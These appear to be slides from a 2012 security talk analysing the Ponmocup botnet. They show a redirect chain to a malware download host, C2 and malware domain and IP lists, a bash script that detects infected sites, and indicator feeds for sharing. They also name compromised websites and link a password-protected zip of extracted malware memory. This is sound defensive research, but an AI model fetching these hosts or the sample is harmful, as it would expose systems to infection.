    - http://ml.buymeaslut.com**
    - http://www.bth.ch

**Request** **Response** **Trap**

HTTP/1.1 200 OK  
Server: nginx/1.1.17  
Date: Fri, 05 Oct 2012 13:01:24 GMT  
Content-Type: application/octet-stream  
Content-Length: 540672  
Last-Modified: Fri, 05 Oct 2012 12:15:04 GMT

**http://www.google.ch/url?q=http://www.bth.ch/&sa**  
**http://www.bth.ch/**  
**http://kritikaa.ilanes.com/url?sa=D&source=web&**  
**http://ml.buymeaslut.com/**

28	GET		
29	GET		
30	GET		
31	GET	http://clients1.google.ch/complete/search?client=heirloom-hp&hl=de&gs_nf=1&cp=12&gs_id=11&q=born%2...	200 OK
32	GET	http://www.google.ch/search?hl=de-CH&source=hp&q=born+to+help&gbv=2&oq=born+to+help&gs_l=heirloo...	200 OK
34	GET	http://www.google.ch/url?q=http://www.bth.ch/&sa=U&ei=ENpuUMimBemm4qTix4CoAQ&ved=0CBYQFjAA&us...	302 Found
35	GET	http://www.bth.ch/	302 Found
37	GET	http://kritikaa.ilanes.com/url?sa=D&source=web&cd=23&ved=073iYdHz2&url=http://www.bth.ch/&ei=2ZItfkZl4...	302 Moved Tempo...
39	GET	http://ml.buymeaslut.com/	200 OK

# Ponmocup Malware Analysis

← → security-research.dyndns.org/pub/botnet/ponmocup/analysis\_2012-10-05/analysis.txt

-----  
analysis done by @c\_APT\_ure

-----  
UPDATE 2012-10-07:

- after reboot suspended malware process using process explorer
- used Mandiant's Memoryze to create full memory dump
- analyzed memory dump with Maindiant's Redline, extracting malware proc's memory
- results are shown in the following screenshot:  
[http://security-research.dyndns.org/pub/botnet/ponmocup/analysis\\_2012-10-05/screenshots/17.png](http://security-research.dyndns.org/pub/botnet/ponmocup/analysis_2012-10-05/screenshots/17.png)

you can download the extracted malware process from here:

[http://security-research.dyndns.org/pub/botnet/ponmocup/analysis\\_2012-10-05/AcquiredFiles.zip](http://security-research.dyndns.org/pub/botnet/ponmocup/analysis_2012-10-05/AcquiredFiles.zip)

IMPORTANT: zip pwd = safe

-----  
screenshots of malware infection and analysis:

[http://security-research.dyndns.org/pub/botnet/ponmocup/analysis\\_2012-10-05/screenshots.zip](http://security-research.dyndns.org/pub/botnet/ponmocup/analysis_2012-10-05/screenshots.zip)

# Ponmocup Malware Analysis

← → security-research.dyndns.org/pub/botnet/ponmocup/analysis\_2012-10-05/analysis.txt

-----  
analysis done by @c\_APT\_ure  
-----

UPDATE ← → security-research.dyndns.org/pub/botnet/ponmocup/analysis\_2012-10-05/analysis.txt

- after  
- used  
- analy  
- resul  
http:  
you can  
http://  
IMPORTA  
-----  
screens  
http://

overview network analysis:

- \* redirect domain:  
kritikaa.ilanes.com 178.211.33.205
- \* malware download:  
ml.buymeaslut.com 82.211.45.82
- \* C2 / phone home:  
intohave.com 64.179.44.188 (DNS request only)  
88.216.164.117
- \* URL sample #1:  
http://88.216.164.117/entries  
(2 x requests with data in cookie values)
- \* URL sample #2:  
http://88.216.164.117/videos/forumdisplay.php  
(2 x requests with data in cookie values)

# Ponmocup Malware Analysis



**Dave Marcus**

@DaveMarcus



Following

c-APT-ure: Introducing Ponmocup-Finder  
[mcaf.ee/vw6ja](http://mcaf.ee/vw6ja) < damn fine threat analysis  
scripts here



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Favorited

6

RETWEETS

3

FAVORITES



1:18 PM - 19 Oct 12 · Embed this Tweet



# Ponmocup Malware Analysis



**[Dave Marcus](#)**

@DaveMarcus



Following

c-APT-ure: Introducing Ponmocup-Finder  
[mcafee.com/vw6ia](#) < damn fine threat analysis



**Dave Marcus**


@DaveMarcus

FOLLOWS YOU


*Director of Advanced Research and Threat Intelligence*

RIGHT BEHIND YOU!!! · <http://blogs.mcafee.com/mcafee-labs>


# Ponmocup Malware Analysis



← → mcaf.ee/vw6ja ★ ▼ ↺

 **McAfee**  
An Intel Company

This Site is **Safe**  
[Detailed Site Report](#)

Secure Short URL Service **[BETA]** 

Categories: Blogs/Wiki  
Original URL: <http://c-apt-ure.b>  
[Report a Bad](#)


## c-APT-ure

Sunday, June 3, 2012

### Introducing Ponmocup-Finder

**Update 2012-10-18:**  
Finally I updated the [ponmocup-finder script](#) as promised. I also managed to download a new infector a VM. You can also just look at some [screenshots](#) of the analysis.  
And lastly here are some network indicators of C2:

# Ponmocup Malware Analysis



The image shows a web browser window with the address bar displaying `security-research.dyndns.org/pub/botnet/ponmocup/ponmocup-finder/ponmocup-finder_v2.txt`. The main content area displays the output of a terminal command: `$ cat ponmocup-domains_2012-10-17.txt`. The output is a list of domains, each on a new line.

```
$ cat ponmocup-domains_2012-10-17.txt
www.meier-gemuese.ch
www.systemworx.ch
www.subash.ch
importas.ch
www.bth.ch
www.epigeos.ch
www.ambu-wiesendamm.ch
kantine-postzentrum.ch
www.smartek.ch
www.humitas.ch
www.hotel-hohentwiel.de
www.gran-canaria-insider.info
www.jordanbad.de
www.fachschaft.biz
maxifood-group.com
```

# Ponmocup Malware Analysis

← →  security-research.dyndns.org/pub/botnet/ponmocup/ponmocup-finder/ponmocup-finder\_v2.txt

```
$ cat ponmocup-domains_2012-10-17.txt
www.meier-gemuese.ch
www.systemworx.ch
```

```
$ cat ponmocup-finder.sh
#!/bin/bash
echo "date started: `date`"
cat $1 | \
while read domain; do
    echo -ne "checking domain: $domain --> ";
    wget -Sv --tries=1 --connect-timeout=3 --read-timeout=3 --dns-timeout=10 --user-agent="Mozilla
    redir=`egrep -m 1 "Location: " ${domain}_wget_log.txt`
    match=`echo $redir | cut -d"?" -f2- | egrep "$domain" | wc -l`
    if [ $match -gt 0 ]
    then
        echo -ne "seems to be INFECTED: "
        echo -ne `echo $redir | cut -d" " -f2 | cut -d"?" -f1`
        egrep -m 2 "Resolving " ${domain}_wget_log.txt | tail -1 | sed -e 's/Resolving/ --> DNS:/g'
    else
        echo "seems to be CLEAN"
        rm ${domain}_out.txt
        gzip ${domain}_wget_log.txt
    fi
done
echo "date finished: `date`"
```

# Ponmocup Malware Analysis

security-research.dyndns.org/pub/botnet/ponmocup/ponmocup-finder/ponmocup-finder\_v2.txt

```
$ cat
www.me
www.sv
$ cat po
#!/bin/b
echo "da
cat $1 |
while re
echo -
wget -
redir=
match=
if [ $
then
echo
echo
egre
else
echo
rm $
gzip
fi
done
echo "da

$ cat ponmocup-finder.sh
#!/bin/bash
echo "date started: `date`"
cat $1 | \
while read domain; do
    echo -ne "checking domain: $domain --> ";
    wget -Sv --tries=1 --connect-timeout=3 --read-timeout=3 --dns-t
    redir=`egrep -m 1 "Location: " ${domain}_wget_log.txt`
    match=`echo $redir | cut -d"?" -f2- | egrep "$domain" | wc -l`
    if [ $match -gt 0 ]
    then
        echo -ne "seems to be INFECTED: "
        echo -ne `echo $redir | cut -d" " -f2 | cut -d"?" -f1`
        egrep -m 2 "Resolving " ${domain}_wget_log.txt | tail -1 | se
    else
        echo "seems to be CLEAN"
        rm ${domain}_out.txt
        gzip ${domain}_wget_log.txt
    fi
done
echo "date finished: `date`"
```

# Ponmocup Malware Analysis

← → security-research.dyndns.org/pub/botnet/ponmocup/ponmocup-finder/ponmocup-finder\_v2.txt

```
$ cat ponmocup-domains_2012-10-17.txt  
www.meier-gemuese.ch  
www.systemworx.ch  
www.subash.ch
```


```
$ ./ponmocup-finder.sh ponmocup-domains_2012-10-17.txt | tee ponmocup-domains_2012-10-17.txt  
date started: Wed Oct 17 10:32:21 CEST 2012  
checking domain: www.meier-gemuese.ch --> seems to be INFECTED: http://cis.  
checking domain: www.systemworx.ch --> seems to be CLEAN  
checking domain: www.subash.ch --> seems to be INFECTED: http://53088.akita  
checking domain: importas.ch --> seems to be INFECTED: http://53090.akita  
checking domain: www.bth.ch --> seems to be CLEAN  
checking domain: www.epigeos.ch --> seems to be CLEAN  
checking domain: www.ambu-wiesendamm.ch --> seems to be CLEAN  
checking domain: kantine-postzentrum.ch --> seems to be INFECTED: http://c  
checking domain: www.smartek.ch --> seems to be INFECTED: http://www.smart  
checking domain: www.humitas.ch --> seems to be CLEAN  
checking domain: www.hotel-hohentwiel.de --> seems to be INFECTED: http://  
checking domain: www.gran-canaria-insider.info --> seems to be INFECTED:   
checking domain: www.jordanbad.de --> seems to be INFECTED: http://facuri  
checking domain: www.fachschaft.biz --> seems to be INFECTED: http://zhuko  
checking domain: maxifood-group.com --> seems to be INFECTED: http://okoed  
date finished: Wed Oct 17 10:32:37 CEST 2012
```

# Malware Feeds

- Sharing malware intelligence
- Collective Intelligence Framework (CIF)
  - machine readable format



# Malware-Feeds (for CIF)



The screenshot shows the Google Code project page for 'collective-intelligence-framework'. The page has a sidebar on the left with navigation links: 'Project Home', 'Summary', 'People', 'Project Information', 'Code license', 'Content license', 'Labels', and 'Members'. The main content area is titled 'NewFeedSources' and contains an 'Overview' section and a 'Sources' section. The 'Sources' section lists various URLs for malware feeds. A red box highlights the last four URLs, which are all from 'security-research.dyndns.org'.

code.google.com/p/collective-intelligence-framework/

## collective-intelligence-framework

a framework

Project Home

Summary People

Project Information

+24 Recommend

Starred by 66 users

[Project feeds](#)

Code license

[New BSD License](#)

Content license

[Creative Commons BY-SA](#)

Labels

security, intelligence, Academic

Members

[saxjazzm...@gmail.com](#)

[giov...@gmail.com](#)

### NewFeedSources

*an ongoing list of relevant feed sources that should be reviewed*

## Overview

These are a list of interesting new feed sources for CIF. They have not been vetted nor been tested. Please feel them and test them for inclusion in the base CIF ruleset.

## Sources

- <http://zeltser.com/combating-malicious-software/malicious-ip-blocklists.html>
- <http://contagiodump.blogspot.com/2010/11/links-and-resources-for-malware-samples.html>
- <http://urlquery.net/index.php>
- <http://www3.malekal.com/malwares/>
- <http://jsunpack.jeek.org/dec/go?list=1>
- <http://vxvault.siri-urz.net/ViriList.php>
- <http://minotauranalysis.com/malwarelist.aspx> -- overlaps malcode and cleanmx
- [http://rss.uribl.com/nic/NAUNET\\_REG\\_RIPN.xml](http://rss.uribl.com/nic/NAUNET_REG_RIPN.xml)
- <http://www.malwareblacklist.com/showMDL.php>
- <http://abusix.org/service/spamfeeds>
- <http://atlas.arbor.net/summary/fastflux?out=xml>
- <http://dshield.org/diary.html?storyid=12373>
- <https://reputation.alienvault.com/reputation.data>
- <http://security-research.dyndns.org/pub/malware-feeds/ponmocup-botnet-domains.txt>
- <http://security-research.dyndns.org/pub/malware-feeds/ponmocup-botnet-ips.txt>
- <http://security-research.dyndns.org/pub/malware-feeds/ponmocup-malware-domains.txt>
- <http://security-research.dyndns.org/pub/malware-feeds/ponmocup-malware-ips.txt>
- <http://malwareint.com>

# Malware-Feeds (for CIF)

code.google.com/p/collective-intelligence-framework/

## collective-intelligence-framework

a framework

### NewFeedSources

<https://reputation.alienvault.com/reputation.data>  
<http://security-research.dyndns.org/pub/malware-feeds/ponmocup-botnet-domains.txt>  
<http://security-research.dyndns.org/pub/malware-feeds/ponmocup-botnet-ips.txt>  
<http://security-research.dyndns.org/pub/malware-feeds/ponmocup-malware-domains.txt>  
<http://security-research.dyndns.org/pub/malware-feeds/ponmocup-malware-ips.txt>  
<http://malwareint.com>

+24 Recommend

Stared by 66 u  
[Project feeds](#)

Code license  
[New BSD Licer](#)

Content licens  
[Creative Comm](#)  
[BY-SA](#)

Labels  
security, intellig  
Academic

Members  
[saxjazzm...@gn](#)  
[giov...@gmail.c](#)

### Sources

<http://zeltser.com/combating-malicious-software/malicious-ip-blocklists.html>  
<http://contagiodump.blogspot.com/2010/11/links-and-resources-for-malware-samples.html>  
<http://urlquery.net/index.php>  
<http://www3.malekal.com/malwares/>  
<http://jsunpack.jeek.org/dec/go?list=1>  
<http://vxvault.siri-urz.net/ViriList.php>  
<http://minotauranalysis.com/malwarelist.aspx> -- overlaps malc0de and cleanmx  
[http://rss.uribl.com/nic/NAUNET\\_REG\\_RIPN.xml](http://rss.uribl.com/nic/NAUNET_REG_RIPN.xml)  
<http://www.malwareblacklist.com/showMDL.php>  
<http://abusix.org/service/spamfeeds>  
<http://atlas.arbor.net/summary/fastflux?out=xml>  
<http://dshield.org/diary.html?storyid=12373>  
<https://reputation.alienvault.com/reputation.data>  
<http://security-research.dyndns.org/pub/malware-feeds/ponmocup-botnet-domains.txt>  
<http://security-research.dyndns.org/pub/malware-feeds/ponmocup-botnet-ips.txt>  
<http://security-research.dyndns.org/pub/malware-feeds/ponmocup-malware-domains.txt>  
<http://security-research.dyndns.org/pub/malware-feeds/ponmocup-malware-ips.txt>  
<http://malwareint.com>

them and test them for inclusion in the base CIF ruleset.

# Malware-Feeds (for CIF)



A screenshot of a web browser window. The address bar shows the URL `security-research.dyndns.org/pub/malware-feeds/ponmocup-malware-domains.txt`. The page content is a text file listing various domains. The text is as follows:

```
#  
# this list of ponmocup malware redirection domains is maintained by  
# email:  toms.security.stuff -at- gmail.com  
# twitter: @c_APT_ure  
# blog:   http://c-apt-ure.blogspot.com/  
#  
# all domains and subdomains thereof should be considered malicious  
#  
# last updated: 2012-10-23  
#  
anydevil.com  
gillspools.com  
genjac.com  
glisinc.com  
yourcrystalball.com  
golfnewssouthcarolina.com  
fatlosstoolkit.com  
golfnewsnewengland.com  
telecomchicago.com  
flatblastard.com  
golfnewsnewmexico.com  
buymeaslut.com  
chelseyyfatula.com  
freelifelinegovernmentcellphone.com  
mellodj.com
```

# Malware-Feeds (for CIF)

← → security-research.dyndns.org/pub/malware-feeds/ponmocup-malware-ips.txt

```
# this list of ponmocup malware redirection IPs is maintained by
# email:    toms.security.stuff -at- gmail.com
# twitter:  @c_APT_ure
# blog:     http://c-apt-ure.blogspot.com/
#
# last updated: 2012-09-24
#
31.210.96.156
31.210.96.157
31.210.96.155
77.81.183.116
82.211.45.82
82.211.45.83
176.53.112.115
91.206.232.34
95.211.32.227
205.188.16.149
109.236.80.151
109.236.80.211
212.95.54.127
212.95.54.22
212.95.63.103
46.4.61.131
78.159.120.33
```

# Malware-Feeds (for CIF)

← →  security-research.dyndns.org/pub/malware-feeds/ponmocup-botnet-ips.txt

```
#  
# this list of ponmocup malware C&C IPs is maintained by  
# email:    toms.security.stuff -at- gmail.com  
# twitter:  @c_APT_ure  
# blog:     http://c-apt-ure.blogspot.com/  
#  
# for a list of pre-infection domains and IPs please see 'ponmo  
#  
# last updated: 2012-10-05  
#  
64.179.44.188  
88.216.164.117  
46.4.61.131  
212.95.63.103  
78.159.120.33  
95.168.173.228  
94.75.201.36  
85.17.45.65
```

# Discovery of new domains & IPs

- example use of 3 malware IPs
  - first & last observation of IP / domains
  - one IP (31.210.96.156) → 4 hits over 2 weeks

31.210.96.155 2012-08-24 winrich.alloymuffles.com

31.210.96.155 2012-11-01 mushambokazi.custom-chocolate-favors.com

31.210.96.156 2012-09-20 larico.mellodj.com

31.210.96.156 2012-09-22 ukla.freelifelinegovernmentcellphone.com

31.210.96.156 2012-10-05 zhukova.golfnewsnewmexico.com

31.210.96.156 2012-11-02 vebriza.ebookleads.com

31.210.96.157 2012-09-11 kandira.uksportbook.com

31.210.96.157 2012-09-20 kandira.uksportbook.com

